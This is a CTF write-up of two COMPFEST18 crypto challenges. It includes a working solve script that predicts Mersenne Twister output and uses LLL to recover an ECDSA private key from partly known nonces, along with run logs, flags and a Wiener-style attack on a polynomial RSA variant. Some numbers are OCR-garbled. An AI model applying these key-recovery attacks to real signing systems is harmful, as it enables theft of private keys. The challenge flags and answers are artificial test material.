flag = COMPFEST18{5e9e8bf77207eca9c6906e80a57aa0e426f18ab8825a7b0f656cfa5d888a81c9}
```

Flag: COMPFEST18{5e9e8bf77207eca9c6906e80a57aa0e426f18ab8825a7b0f656cfa5d888a81c9}

piyakcrypt

100

piyak... piyak... piyak... do you know what sound that is?

nc 34.1.203.129 3002

Attachments

chall.py

flag.txt

Written by fele

solved by rn

AI-Chat Links: https://share.gemini.google/AZCrqqChGXx7

What it asked

recover salah satu dari 5 secret, yaitu private key secp256k1, submit ke opsi 6.

Approach

it's an oracle

there's P, A, B, Gx, Gy, and N that it uses for secp256k1. `pub = ec_mul(secret, (Gx, Gy))` is a scalar mulitplication to genearte public key from private key

Damaged records are the private key

```python
secret = ((tag << D_SIZE) | piece) % N
```

every secret uses the same tag. piece is from os.urandom so it's safe for crypto stuff.

this means, we got pairs of public key qx qy, where its private key have identical prefix, which is tag.

it also imports random as well. this is a cryptographically insecure prng. uses MT19937, and can be predicted once enough stuff are captured. theres a python library Randcrack specifically for this

there's also panel_value(x, pos), fold_piece(x, pos, lane), and make_piece(a, b, pos). acts more as a bit-mixing, hashing, or custom prng

kita lihat menu 5.

```python
elif ch == 5:
        if table_reads >= TABLE_LIMIT:
            print()
            print("  The data panel is unavailable.")
            continue

        print()
        print("  Data panel:")
        print()
        for i in range(TABLE_SIZE):
            pos = table_reads * TABLE_SIZE + i
            v = random.getrandbits(32)
            print(f"    entry_{pos:03d} = 0x{panel_value(v, pos):08x}")
        print()

        table_reads += 1
```

this gives random 32 bits from the random library. each call prints 78 entries (TABLE_SIZE), until 9 times (TABLE_LIMIT). more than enough for randcrack to be able to crack it

panel_value() is invertible too so it's possible to get the actual 32 bits from random to feed randcrack

the tag used to create secret is using random.getrandbits(A_SIZE).

if piece is relatively small, knowing tag and pub allows to find piece that fits for at least one secret

next, let's take a look at menu 3 request a signature

```python
elif ch == 3:
```

```
if total_signatures >= UNIT_COUNT * SIGN_LIMIT:
    print()
    print("  No more signatures are available.")
    continue

print()
try:
    idx = int(input(f"  Choose unit (0-{UNIT_COUNT - 1}): ").strip())
except Exception:
    print("  Invalid unit.")
    continue
if idx < 0 or idx >= UNIT_COUNT:
    print("  Invalid unit.")
    continue
if units[idx]["used"] >= SIGN_LIMIT:
    print(f"  Unit #{idx} is unavailable.")
    continue

text = input("  Message (text or 0xHEX): ")
msg = parse_message(text)
z = sha256i(msg) % N
secret = units[idx]["secret"]

chunk_a = make_piece(
    random.getrandbits(64),
    random.getrandbits(64),
    total_signatures,
)
chunk_b = int.from_bytes(os.urandom(C_BYTES), "big")
k = ((chunk_a << (256 - B_SIZE)) | chunk_b) % N
while k == 0:
    chunk_a = make_piece(
        random.getrandbits(64),
        random.getrandbits(64),
        total_signatures,
    )
    chunk_b = int.from_bytes(os.urandom(C_BYTES), "big")
    k = ((chunk_a << (256 - B_SIZE)) | chunk_b) % N

R = ec_mul(k, (Gx, Gy))
r = R[0] % N
while r == 0:
    chunk_a = make_piece(
        random.getrandbits(64),
        random.getrandbits(64),
        total_signatures,
    )
    chunk_b = int.from_bytes(os.urandom(C_BYTES), "big")
```

```
            k = ((chunk_a << (256 - B_SIZE)) | chunk_b) % N
            R = ec_mul(k, (Gx, Gy))
            r = R[0] % N

        s = (inv_mod(k, N) * (z + r * secret)) % N
        assert s != 0

        print()
        print(f"  Signature #{total_signatures} from unit #{idx}:")
        print()
        print(f"    z = {z}")
        print(f"    r = {r}")
        print(f"    s = {s}")
        print()

        units[idx]["used"] += 1
        total_signatures += 1
```

uses random. this is the ECDSA implementation. nonce k is made weirdly.

chunk_a can be predicted. chunk a uses random. so our randcrack can predict that, and just craft that chunk normally using make_piece()


chunk_b tho, uses os.urandom()

and half of k is leaked. k combined using <<. we can see that MSB of ke is from chunk_a, while LSB is from chunk_b

in ECDSA, $ s \equiv k^{-1}(z + r \cdot secret) \pmod N $.
it needs k to be securely random and secret. if we know some bits of k, we can recover secret

this is called a Hidden Number Problem. collecting some signatures (roughly 2 to 5), an equation can be made and be solved with lattice reduction.

from “LLL CTF Guide” video on youtube



ECDSA: $ s \equiv k^{-1}(z + r \cdot x) \pmod N $

s, z, and r is known. x is the secret. k is nonce

let's separate the knowns and the unknowns

$ x = (tag \ll D_SIZE) \mid piece $

let's say $ tag_shifted = tag \ll D_SIZE $ and $ x_L = piece $

so, $ x = tag_shifted + x_L $

$ k = (chunk_a \ll (256 - B_SIZE)) \mid chunk_b $

let's say $ A_i = chunk_a \ll (256 - B_SIZE) $ and $ k_{L,i} = chunk_b $

thus, for every $ i $-th signature: $ k_i = A_i + k_{L,i} $

masukkan ke ecdsa equation, dan kalikan kedua sisi dengan $ s_i $:

$ s_i(A_i + k_{L,i}) \equiv z_i + r_i(tag_shifted + x_L) \pmod N $

$ A_i + k_{L,i} \equiv s_i^{-1} z_i + s_i^{-1} r_i (tag_shifted + x_L) \pmod N $

$ k_{L,i} - s_i^{-1} r_i x_L \equiv s_i^{-1} z_i + s_i^{-1} r_i \cdot tag_shifted - A_i \pmod N $

known is in the right, unknonwn is in the left

to make the equation tidy when inputted to the matrix, let's make 2 new constants in the known side

$ t_i = (s_i^{-1} \cdot r_i) \pmod N $
$ u_i = (s_i^{-1} \cdot z_i + t_i \cdot tag_shifted - A_i) \pmod N $

so the equation becomes

$ k_{L,i} - t_i x_L - u_i \equiv 0 \pmod N $

means that there's $ q_i $ such that:

$ k_{L,i} = x_L \cdot t_i + q_i \cdot N + 1 \cdot u_i $

we can build matriks $ M $ diensions of $ (m+2) \times (m+2) $ where m is signature count

because LLL finds the shortest vector, it runs best if it's "balanced". so we need to add weights somewhere

- maximum limit $ k_L $ is $ B = 2^{C_BYTES \times 8} $
- maximum limit of $ x_L $ is $ X_{max} = 2^{D_SIZE} $

so the matrix look like this

$$$
\begin{bmatrix}
x_L \text{ pembobot} & \text{Sig } 1 & \text{Sig } 2 & \dots & \text{Sig } m & \text{Konstanta} \\
\frac{B}{X_{max}} & t_1 & t_2 & \dots & t_m & 0 \\
0 & N & 0 & \dots & 0 & 0 \\
0 & 0 & N & \dots & 0 & 0 \\
\dots & \dots & \dots & \dots & \dots & \dots \\
0 & 0 & 0 & \dots & N & 0 \\
0 & u_1 & u_2 & \dots & u_m & B
\end{bmatrix}
$$$

$ v = [x_L, q_1, q_2, ..., q_m, 1] $
$ v \times M = \left[x_L \frac{B}{X_{max}}, k_{L,1}, k_{L,2}, \dots, k_{L,m}, B \right] $

karena $ k_{L,i} $ is naturally small compared to $ N $, vektor hasil perkalian is short. LLL will find this vector quiet fast

how many signatures needed? the chall only gives us max of 4. but roughly, the ruels is like this

$ m > \frac{\text{Jumlah bit } x \text{ yang tidak diketahui}}{\text{Jumlah bit } k \text{ yang diketahui}} $

after that, gemini scripts it, debug some regex for the receiving stuff, debugged ^ behaving differently because i was in .sage. so i just use .py and import sage.all

then there was error in the code because i tried to do integer division of $ \frac{2^128}{2^256} $ which always be 0. because X_max > K_max, we need to multiply/scale-up instead of dividing

Solution

```
from pwn import *
from randcrack import RandCrack
import re
from sage.all import *

# ============================================================
# [!] CONSTANTS TO FILL (Isi sesuai source code challenge)
# ============================================================
N = 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEBAAEDCE6AF48A03BBFD25E8CD0364141

A_SIZE = 40
B_SIZE = 128
C_BYTES = (256 - B_SIZE) // 8
```

```
D_BYTES = (256 - A_SIZE) // 8
D_SIZE = 256 - A_SIZE
UNIT_COUNT = 5
SIGN_LIMIT = 4
TABLE_SIZE = 78
TABLE_LIMIT = 9
SKIP_COUNT = 622
MASK32 = (1 << 32) - 1
MASK64 = (1 << 64) - 1
# ============================================================

MASK32 = 0xFFFFFFFF
MASK64 = 0xFFFFFFFFFFFFFFFF

# --- FUNGSI HELPER PRNG & BITWISE ---
def rol32(val, shift):
    shift &= 31
    return ((val << shift) | (val >> (32 - shift))) & MASK32

def ror32(val, shift):
    shift &= 31
    return ((val >> shift) | (val << (32 - shift))) & MASK32

def rol64(val, shift):
    shift &= 63
    return ((val << shift) | (val >> (64 - shift))) & MASK64

# Inverse dari fungsi panel_value untuk memulihkan nilai asli PRNG
def inv_panel_value(y_out, pos):
    salt = (0xA5A5A5A5 + pos * 0x6D2B79F5) & MASK32
    bump = (0x9E3779B9 ^ (pos * 0x85EBCA6B)) & MASK32
    y = (y_out - bump) & MASK32
    x = ror32(y, pos * 7 + 3) ^ salt
    return x

def fold_piece(x, pos, lane):
    x ^= ((pos + 1) * 0xD6E8FEB86659FD93 + lane * 0xA0761D6478BD642F) &
MASK64
    x = rol64(x, 17 + pos * 9 + lane * 23)
    x = (x * 0x9E6C63D0676A9A99 + 0xD1B54A32D192ED03) & MASK64
    return x

def make_piece(a, b, pos):
    return (fold_piece(a, pos, 0) << 64) | fold_piece(b, pos, 1)

# --- SCRIPT UTAMA ---
```

```
def main():
    # Sesuaikan dengan target
    io = process(["python", "chall.py"])
    # io = remote("34.1.203.129", 3002)

    rc = RandCrack()

    # 1. Dapatkan bocoran 'tag' dari [2] Show damaged record
    io.sendlineafter(b"menu> ", b"2")
    io.recvuntil(b"0x")
    tag_hex = io.recvline().strip().decode()
    tag_shifted = int(tag_hex, 16) # Ini sudah tag << D_SIZE
    print(f"[+] Tag (shifted) recovered: {hex(tag_shifted)}")

    # 2. Kumpulkan 624 nilai PRNG dari [5] Open data panel
    print("[+] Collecting PRNG state from data panel...")
    prng_values = []

    while len(prng_values) < 624:
        io.sendlineafter(b"menu> ", b"5")

        data = io.recvuntil(b"====================").decode()
        matches = re.findall(r"entry_(\d+) = 0x([0-9a-fA-F]+)", data)

        for pos_str, val_hex in matches:
            if len(prng_values) >= 624:
                break

            pos = int(pos_str)
            y_out = int(val_hex, 16)

            v_pure = inv_panel_value(y_out, pos)
            prng_values.append(v_pure)
            rc.submit(v_pure)

    print(f"[+] Collected {len(prng_values)} PRNG values.")
    print("[+] PRNG State Cracked successfully!")

    # 3. Kumpulkan Signature dari [3] Request a signature
    TARGET_UNIT = 0
    num_signatures = 4
    signatures = []
    total_signatures = 0

    print(f"[+] Gathering {num_signatures} signatures for HNP...")
    for _ in range(num_signatures):
```

```
        io.sendlineafter(b"menu> ", b"3")
        # [!] DIPERBAIKI: Menggunakan string prompt yang persis sama
dengan output server
        io.sendlineafter(b"Choose unit (0-4): ",
str(TARGET_UNIT).encode())
        io.sendlineafter(b"Message (text or 0xHEX): ",
b"hack_the_planet")

        # Parse output Z, R, S
        io.recvuntil(b"z = ")
        z = int(io.recvline().strip().decode())
        print(f"{z = }")
        io.recvuntil(b"r = ")
        r = int(io.recvline().strip().decode())

        print(f"{r = }")
        io.recvuntil(b"s = ")
        s = int(io.recvline().strip().decode())

        print(f"{s = }")

        # 4. PREDIKSI chunk_a!
        rand1 = rc.predict_getrandbits(64)
        rand2 = rc.predict_getrandbits(64)
        chunk_a = make_piece(rand1, rand2, total_signatures)
        A_i = (chunk_a << (256 - B_SIZE)) % N
        print("yeah")

        signatures.append({"z": z, "r": r, "s": s, "A_i": A_i})
        total_signatures += 1

# 5. BANGUN MATRIKS LATTICE (Hidden Number Problem)
    print("[+] Building Lattice for LLL Reduction...")
    m = num_signatures
    K_max = 2**(C_BYTES * 8)   # 2**128 (Batas unknown dari nonce)
    X_max = 2**D_SIZE          # 2**216 (Batas unknown dari private key)

    # Karena X_max > K_max, kita mengkalikan (scaling up) kolom
persamaan
    # agar bernilai setara dengan X_max.
    W_y = X_max // K_max       # 2**88
    W_u = X_max                # 2**216

    # Ukuran matriks: (m + 2) x (m + 2)
    M = Matrix(ZZ, m + 2, m + 2)
```

```
    for i in range(m):
        sig = signatures[i]
        t_i = (sig["r"] * inverse_mod(sig["s"], N)) % N
        u_i = ((sig["z"] * inverse_mod(sig["s"], N)) + (t_i *
tag_shifted) - sig["A_i"]) % N

        # Kolom untuk menyeimbangkan relasi y_i
        M[0, i + 2] = t_i * W_y
        M[i + 1, i + 2] = N * W_y
        M[m + 1, i + 2] = u_i * W_y

    # Bobot untuk target vector
    M[0, 0] = 1
    M[m + 1, 1] = W_u

    # 6. JALANKAN LLL
    print("[+] Running LLL... (this is usually very fast)")
    L = M.LLL()

    # 7. EKSTRAKSI x_L (piece)
    x_L = None
    for idx, row in enumerate(L):
        # Target multiplier pada baris u_i selalu W_u atau -W_u
        if row[1] == W_u:
            x_L = row[0]
            print(f"[+] Found valid vector at row {idx}")
            break
        elif row[1] == -W_u:
            x_L = -row[0]
            print(f"[+] Found valid vector at row {idx}")
            break

    if x_L is None or x_L < 0:
        print("[-] LLL failed to find valid target. Cek kembali
konstanta bit Anda!")
        return

    print(f"[+] Found secret piece (x_L): {hex(x_L)}")

    # 8. HITUNG SECRET UTUH DAN SUBMIT
    final_secret = (tag_shifted | int(x_L)) % N
    print(f"[!] FINAL SECRET FOR UNIT {TARGET_UNIT}:
{hex(final_secret)}")

    # [!] DIPERBAIKI: Menggunakan menu> agar lebih handal
    io.sendlineafter(b"menu> ", b"6")
```

```
    io.sendlineafter(b"Code (integer): ", str(final_secret).encode())

    io.interactive()

if __name__ == "__main__":
    main()
```

```
[arney1@station piyak]$ python solve.py
[+] Opening connection to 34.1.203.129 on port 3002: Trying 34.1.203[+] Opening connection to
 34.1.203.129 on port 3002: Done
[+] Tag (shifted) recovered: 0x7485742bf5000000000000000000000000000000000000000000000000000
00
[+] Collecting PRNG state from data panel...
[+] Collected 624 PRNG values.
[+] PRNG State Cracked successfully!
[+] Gathering 4 signatures for HNP...
z = 668394929394456732389945699108583932899738378509288486742834519678547219495 08
r = 716069004109506782001641576205775409694037970367293236256246142545416437325 02
s = 202326806612304807739015444846579358062467837965559809816580329461102771175 06
yeah
z = 668394929394456732389945699108583932899738378509288486742834519678547219495 08
r = 426298614166215713317554698975443017453018390229335393865984072177914120960 40
s = 529576163988401631420699202625156799120438512889363601149107759210308146942 18
yeah
z = 668394929394456732389945699108583932899738378509288486742834519678547219495 08
r = 488637365751310550115400773230174927615338446750760892809418067050720870540 04
s = 912539047034428622503646268858845215995084429480813145753062597244807560562 71
yeah
z = 668394929394456732389945699108583932899738378509288486742834519678547219495 08
r = 319122121818988119647222578144703035242138486131713200533605388005370701347 25
s = 288321171035906568462747992268443367613547086546427823803285952755097658079 62
yeah
[+] Building Lattice for LLL Reduction...
[+] Running LLL... (this is usually very fast)
[+] Found valid vector at row 0
[+] Found secret piece (x_L): 0x7c91ae4b15416d18874e4b5f90f9d84f847e4e97ae15ca7cf3f5a3
[!] FINAL SECRET FOR UNIT 0: 0x7485742bf57c91ae4b15416d18874e4b5f90f9d84f847e4e97ae15ca7cf3f5
a3
[*] Switching to interactive mode

  Accepted for unit #0.

  COMPFEST18{b1as3d_n0nc3_mt_r3c0v3ry_lll_hnp_go_brr}
[*] Got EOF while reading in interactive
$ exit
$
```

Flag: COMPFEST18{b1as3d_n0nc3_mt_r3c0v3ry_lll_hnp_go_brr}

hello

100

hello! can you help me to recover the message?

Connection Info

nc 34.1.203.129 3000

Attachments

chall.sage

Written by fele

solved by rn

AI-Chat Links: https://share.gemini.google/MovTvzN8WSNf

i was writing this writeup in quarkdown, sorry for lack of formatting

What it asked:
decrypt the flag by breaking the custom rsa. beroperasi pada polinom quotient ring $ \mathbb{Z}_N[x] / \langle x^{10} - 2 \rangle $. enkripsiny ayaitu flag dibagi jadi beberapa bagian, dimasukkan sebagai koefisien suatu polinomial, dan di eksponen kan oleh $ e $

Approach:
let's see generate instance.

```python
def generate_instance(nbits, prec=1024):
    n = 10  # parameter n such that phi = (p^n - 1)(q^n - 1)
    RF = RealField(prec)
    p, q, mu = generate_pq(nbits//2)
    N = p*q
    phi = (p^n - 1) * (q^n - 1)
    N_1 = RF(N^(n//2))
    N_2 = RF(N^n)
    a = (2*mu^2*N_2 - (mu^2+1)^2*N_1 + 2*mu^2)
    b = (4*mu^2*(mu^2+1)*N + 2*(3*mu^4+4*mu^2+1)*N_1)
    threshold = a / b
    found = False
```

```
    while not found:
        d = randint(1, round(sqrt(threshold)) - 1)
        if gcd(d, phi) == 1:
            found = True

    e = inverse_mod(phi-d, phi)
    return N, e
```

e is generated weirdly. it seems like it generates d more important. so i immediately reminded of wiener. if d is small and e is big, usually that's the case.

$ e \equiv (\phi - d)^{-1} \pmod{\phi} $

dijabarkan menjadi persamaan aljabar biasa (tidak ada modular)

$ e \cdot (\phi - d) = k \cdot \phi + 1 $
$ e\phi - ed = k\phi + 1 $
$ ed = (e - k)\phi - 1 $
$ ed = k'\phi - 1 $
dengan $k' = e - k$

juga,

$ \phi = (p^n - 1)(q^n - 1) $

yang dimana mendekati $ N^n $

berarti, ada dua pilihan, antara wiener atau boneh-durfee

lalu let's see the prime generator. there's a relationship such that

$ q < p < \mu q $

dalam serangan wiener standar, kita approximate $ \phi \approx N $, tapi disini kita approximasi

$ \phi \approx N^n $

mari lihat selisih roughly antar $ \phi $ dan $ n $

$ \phi = (p^n - 1)(q^n - 1) = (pq)^n + (-(p^n) - (q^n)) + 1 = N^n - (p^n + q^n) + 1 $

selisih nya berarti roughly sebesar $ (p^n + q^n) \approx 2N^{n/2} $

the generator was just guaranteeing p and q were balanced so it can compute threshold for generating d

agar teorema continued fraction berlaku:

$ \left\vert{} \frac{e}{N^n} - \frac{k'}{d} \right\vert{} < \frac{1}{2d^2} $

so doing continued fraction on $ \frac{e}{N^n} $ will get us $ \frac{k'}{d} $. abaikan k prime, validasi $ ed = k'\phi - 1 $, dan hitung phi:

$ ed = k'\phi - 1 $
$ \frac{ed + 1}{k'} = \phi $

lalu, if we get d, will we get m like regular rsa?

karena $ e\phi \equiv 0 \pmod{\phi} $, maka $ ed \equiv -1 \pmod{\phi} $

applying it

$ c^d \equiv (m^e)^d \equiv m^{ed} \equiv m^{-1} \pmod{N, x^n - 2} $

so what we'll get is $ m \cdot c^d \equiv 1 \pmod{N, x^n - 2} $

is n in the encryption and genearte instance the same?
yes it is, in this line

```python
chunk_size = len(padded_flag) // 10
```

so, n is length of temp, which temp is just "chunks", and chunk size is divided by 10, so n is 10 too here, same with in generate_instance()

i and gemini been already building the solver while analyzing this together with gemini, parts by parts, ill just mention that i struggled with lots of syntaxes for building the solver

then let's build the unpadding

```python
padded_flag = flag + bytes([pad_len] * pad_len)
```

ini adalah PKCS#7 padding dengan block size 10. which means nilai byte terakhir dari message selalu memberitahu how much karakter padding yang di append di belakang
so just do this:

```python
pad_len = flag_bytes[-1]
unpadded_flag = flag_bytes[:-pad_len]
```

my solver seems to find guesses for $ d $s but can't seem to decrypt the message.

gemini suggests to change approx_phi to `approx_phi = N^10 - 2*(N^5) + 1`, but still nothign.

after tektok with gemini, let's try to get p and q and check pq = N

$ \phi = (p^{10} - 1)(q^{10} - 1) $
$ \phi = N^{10} - (p^{10} + q^{10}) + 1 $

$ S = p^{10} + q^{10} = N^{10} - \phi + 1 $

maka kita sekarang punya dua relationship antar p and q
$ p^{10} + q^{10} = S $
$ p^{10} \cdot q^{10} = N^{10} $

solve dengan mencari root polinomial qudarat

$ T^2 - S T + N^{10} = 0 $

menggunakan formula kuadart: minus b plus or minus square root of... you get it
count the discriminatn first to make sure 2 roots exist
formual kuadrat to get $ p^10, q^10 $, then take the tenth root ($ p and q $)

got actual official verified p and q, but somehow still can't get the flag

let's look at q =
5313514046310623771792288006879797130834732726522699763977808454405756405333230313425770529718001331930579352875000599412309324018242889545059632244486630459946515972267462038519047412583868606475626534698120190397932313061740246723550629849707212260669213160652639714965428310786805257451394406295966705503

diakhiri dengan angka 3, which means $ q \equiv 3 \pmod{10} $. based on capelli's theorem, pembagi lingkaran dari polinomial tersebut di GF $ \mathbb{F}_q $ terpecah menjadi faktor berderajat 4. maka, the multiplicative order have the order that depends on $ q^4 - 1 $, which doest divide $ q^{10}-1 $.

maka
$ m^{(p^{10}-1)(q^{10}-1)} \not\equiv 1 \pmod{N, x^{10}-2} $

so, to fix it, kita cari grup aslinya, hitung ulang $ d $, and immedaitely get $ m $

so to sum it up, wiener -> weird grouping -> decrypt

Solution:

```
import re

N =
977444521075430465749746230177616512933975048612018168008863259287591415
```

```
0961824797704459463643743929785053737726259647586789820934277953130453315150534939258510612649383112968239580683318350030796251428801635940550766892300347431982741718269194582984706410983650528206919626532485951761946662708865947274522930097873476977892217705810415364431592202595569973158416847469227070880995039591286153063322794424162855359199604359799999978980046884708923733778628485722142631282877552514849481342871266816728985178613840006033490321176520080697697252280103240277122265470555840258436886288376838314566848240025608533991
e =
3802626362042981561753929642465542426995481627245638260209508237647247283593042246673144999521959836669922360495257234378004274956836033585876073623676053734106488788126870588331109300143759146402120521375727058888059908953539727104027736829774244010809395544906488843796490921907062870056206807644880797443692149018858681378921199318363232537899153916075054020354155522299872196047490687594317288308611318160240876890736666585247829243248077982811714955031136025581584757292089682207703138526980481253042611482793781888745843041863318130237649527947843636763396014981161131264160300507862530251390251229945249743001433810868649473643067554908606900026883143523780904366867182725893977418945155700732450650167722115089718661748606290529941499721231341218256782007037214967535799046112732939621237782998881348537673047100779499348725305525541437092541413812422253724718571461945755466831134982600906461628283822987304391670523111887453597452513708810641721797059916426938223452084315830590171990864498606740859731440495807784933001799174264616081128294308167149647407324577242084772061276925447887819132478141857389028347218120209638018108909337924452632400899232448551039080144705090169841366580522410984124229307636521797880472541299526327913682984944250073118616531135002192172754820352380668062050674874036445542219396992142199800979157393404029561329450633228261228406431749009355043701923592311830463269089417192876280273252434702236528775543509364151279750374535949475350301345301527615344512258308859651935032343793818173938875277998848844539743916864463858571502003646555160769786925586215729380096509164313366615858726370708038455305499177938164091298840837642933335677299668447440696585974254248285493189635197417869028015483096939513474293134825489584167481422655066884659596911171035594819656638096178855437670042173837298416565331207765783482503873410446932400699913251766627593846542048140564911153436947347504296688792488046724381996770812323768704609825900199857480413917200664423707987347684331592526218264835924023984224602616090197363942895729980002910345426902201270321696124642966387897993768416050874376065423689510879174320654014581659954664185091560630593905428599185004871688652784554610744537947030514119661041365809697966284862486301472968877895231290769347157451144874778192239677560606706255673473113774375868194712183465554026809774317926749244005868112558352559705505331702040797518419535823444970066189906877663052866103908449626545726756725744331150225887189387920555933795042511986308504608691619449067010451739931623150647727272143452435815067191985912523041711394540897821206584051719504145456236283111486353710930311266095808886
```

```
592990190063228270163807549884022289314246057558811197735246386414316983
113633040268830428043643716009054795819183702418030512142720819585235422
487439322788387921748474450954119679841646410723748255611347209731162015
484109508136320383548969317119694889487839440711532508615322493659540025
218956231942099195099304982850907750380840741534471167217644138687859693
017968734712916735842938396138884870099804296836711162675880043504864667
733353343998358221563466477016816728576574892881003015349245683366396295
114617358050612365362644913437984673582748111042898056250385549089892505
269299102999588972381402220288643869626865893821011576468385897209259199
815058880768176574778538545798083737492465688369221031202858246767222453
611672428765100033793969700446341481833136943717131480100177104560043881
074152693781566572856824059992192648846529550909408138973287838070270572
360085494718482400013269304556285812850624057353314551884104595703605642
384320492048853534021067142517834516776243153032971859305207347166660123
121719554082342285536106090988414782297570712792917653643174974192960001
252724015106199562372940719274266898929258239403155574712077919625887521
743924731793843080768139861837938564375082817131886418885843170942269651
177231300870809001211702170411941253606357826993927309949822726920535794
321915172097033707269682113442901440470566554323014963086964857589796467
153330039701995173027347938033450336289255999857945537973185678220342924
517373385719467163569170342857230286207222627790849506612985191541052028
976665359330480995170101501506204368242387960900179833665062425799802005
860086170403204992009357053470159766529050087339493724372123901085666638
851596361811961132372453161767980926624000293597408482360173202174239542
621486790229364763806043181964018367836227316336248247086344004462272101
952416593445129068152361200561161824168178097627195640040104356361317319
660787590440120406728632145422552890849823256463893912726147326525539348
834003067357970268712782844551903727703969072533690900373778901643482820
583238081596848211810694716704211660564356754207011006417680296902260936
026697073377592633376870516797980549845983216500902736795565525007502787
247131764564909934619844009313117214850115911466897818366046325077516486
138104349080272283010383490546859963024709733769242508491137280334942668
686368121571606429855983949100524377323154755486951372478173137441759195
974199828517950420498622729101241216286014263410340770884026237681602482
199446791340033129699092881322752019823585807720922797414001831587890744
853345382790743362436281696888472022890576380068675821003971366099360719
962131811563407096749618895538278990906372089935645914537020400771056173
298483653647957280285375557394246919251010813152191494228777773025492050
851793024117712206156711374694052470491242658755258108970689824435447204
967371002580846539640467669805533171469169252008464575026002918856979887
829136109746057248846075593530851084033637573414853647313893104262095327
910625664354152569355497053132915502814655287602242470059556668969766214
992470232699826382959521911476258506633710586838963385037928288131766516
482469000968458152964554239353278406809249951430910293301812700411111300
870478925072912454853506019226340779484545441286676965615476581091873900
009822335190178854725070754411315372542369605196259669462103412095026684
```

```
619261117318336338526803304159863903238235196643333915797086250141807059
373731762860653197057833818700690657255729025033068460991730974705394182
964347136316958229689282097277


n = 10
r = 2

R.<x> = PolynomialRing(Zmod(N))
A.<t> = R.quotient(x^n - r)

c =
226305296182190648499915234630699520858124292785040668171920844949358105
981975443307375995579445613506794683447536302491236312420145711225551377
920317831041586989130456807457514112798081721914772930528878143405837056
666345116511965946112655511378240659588522376974924789093557772842826393
994236329099647275610428363308915563361207935454033831304641701849641987
696413392230258796654449146005598549624024127952993503398258600205691778
459402359905317567520195504755619477657105837434906138727150538901055834
739404024732344259227810770543735205243316981767342542140946792312212924
977529624653649470629996807566696786677*t^9 +
903556215850783103518086274884878562070859565463543620444499979200683393
785582826100874158146902277107790887621264072178249589202679867913701238
687330380553375436413493228025461053113058473731040829058483981519402552
890725344339919415165377880322602993171710782446970411564643877798317549
468228802434544903780847135460390011054466428662399955264618893504463219
444162494912973839618271784360736912575917885097284901364025912017375996
614858425079023609288806579398287534022889933697586961769110174901898409
410679746839442426690698194457008792443105890358921068842995546461524317
211273621446783814889756648103844646177*t^8 +
130955569951784525369986933169528652643955064108605543471030529921324991
338849559203482333035218540751821821882672855857906346724519089115547288
661508386162495388160836181230433568649718366018248390745552851765169341
768819899050168993456799132468435625949061385367483841897509092575121584
996173300731185615266440900697560442099051409803795051801219440837366994
871238818319219638172759047136801499839536868973697879384028217629929258
828875212830063647927327636951262165328653021066613249461959291170482158
033768415996623239389204219673712273141570619547688066781129932084720687
254018248331046304128985118707142151768*t^7 +
635900503008729982122377743625667656500196747708788222951161264728583405
995583533589440619639899697628217000207465778777397352463134760983750461
885917912033157679745206445898304521937897368846992014762270368659157996
902818970026395201668478445664666307991776236519513728862049490186259955
699155400915605223704000409272220316825061014332197581625548726199118596
494255768728890111741511607745006320256399651512619525887357249216439340
474675314196540130726399367164904411455455164781708090180449539489774512
```

```
257681496056940350347973754695241487191628029752987374131450434473340739
78069713182950513524494612847079119595O*t^6 +
46662159159762609945387929081438816608235920150817980736883693653142081 6
58539413968852250029679177191314548099203955039810230310839433980272013 8
34579788758893895214113155889740694072491003700836727886897926541677459 2
69156421053373292333945558949508632690358476110695082592480185416060736 2
13934638396999096205621476094910072809124234003818684520779195686120994 5
91612096238143317179384673222720591960345456174297432651105448714033682 3
56035592182850910274071753923631625096400771368978964912455060144316870 2
60220835217772493652691977360461918525602020443798450108637851602051969 6
58749498191107165917774992480312094303 7*t^5 +
91382870924153417813361021880400517445605980209216322070255384079727973 7
87530924681173359250398967303773224161822765678349131484727753899779632 6
07668751837646343808311869809091307255271091921371667419362203464716419 9
15371487018605138272215531189292541079542875322159391301064932873263127 3
12997755035322916228437906407329850855699409668102494998092415060186729 0
64178289238431539108692000484499161427972343083362264942037253690004018 6
15560202050399821200515597552498610936514050796207662824741197325588389 3
65409820131805909488759133353660449145109661440124710115451018862203960 1
28325741472435168082228678504015727379 7*t^4 +
51686882395595456836958470115008200767757768017558659824436088141419060 9
80601748438948586886664115955479867220374639985586193433638644882393739 1
99342627012996897886866101167946177593244486537153747304227410428100612 5
98683277065818663223244991411344798358923593919422789940622387374629649 6
91525968732410271498426834223160212437775888149014390043565389323721385 0
80110637350384889248629079888193402198242314435390836065997627947789955 3
59094560788654796993254110110003952867034342137923684861355770370031511 3
36862792532640983119927693381574732632086081010894977649095990573061704 1
20572278079576586194498880960593289412 6*t^3 +
24048715262813382094732516655263629717384300946271548241953632585704019 6
41753544135848848026495622546264330062154650917113242324202591153443519 4
98474392588428269918625905183633238689220781647868424716857996133302180 7
55781470615604820213796380663994859796212226722581431804162004062295474 0
26963840595738832712807771099825875969487734017345548437981983359166295 4
82898715508105781597436215756029638556841552850856646770012109444045561 7
12610337907327304242931125952466387023289755433414556854876778630779293 3
81648626035129049965177749134896391859812719956921373949015813165118159 0
56272956821684999011076289921834599622*t^2 +
38196720486859281557968873395119068830416510367203159722734635823872846 9
11465304676782359704256803700053440345395567975694519478970308570108426 3
86592339092790697850974857779650949455332809336121921398935846210343024 4
35514543194997015525710303813764383563907428666038913449409281407083115 2
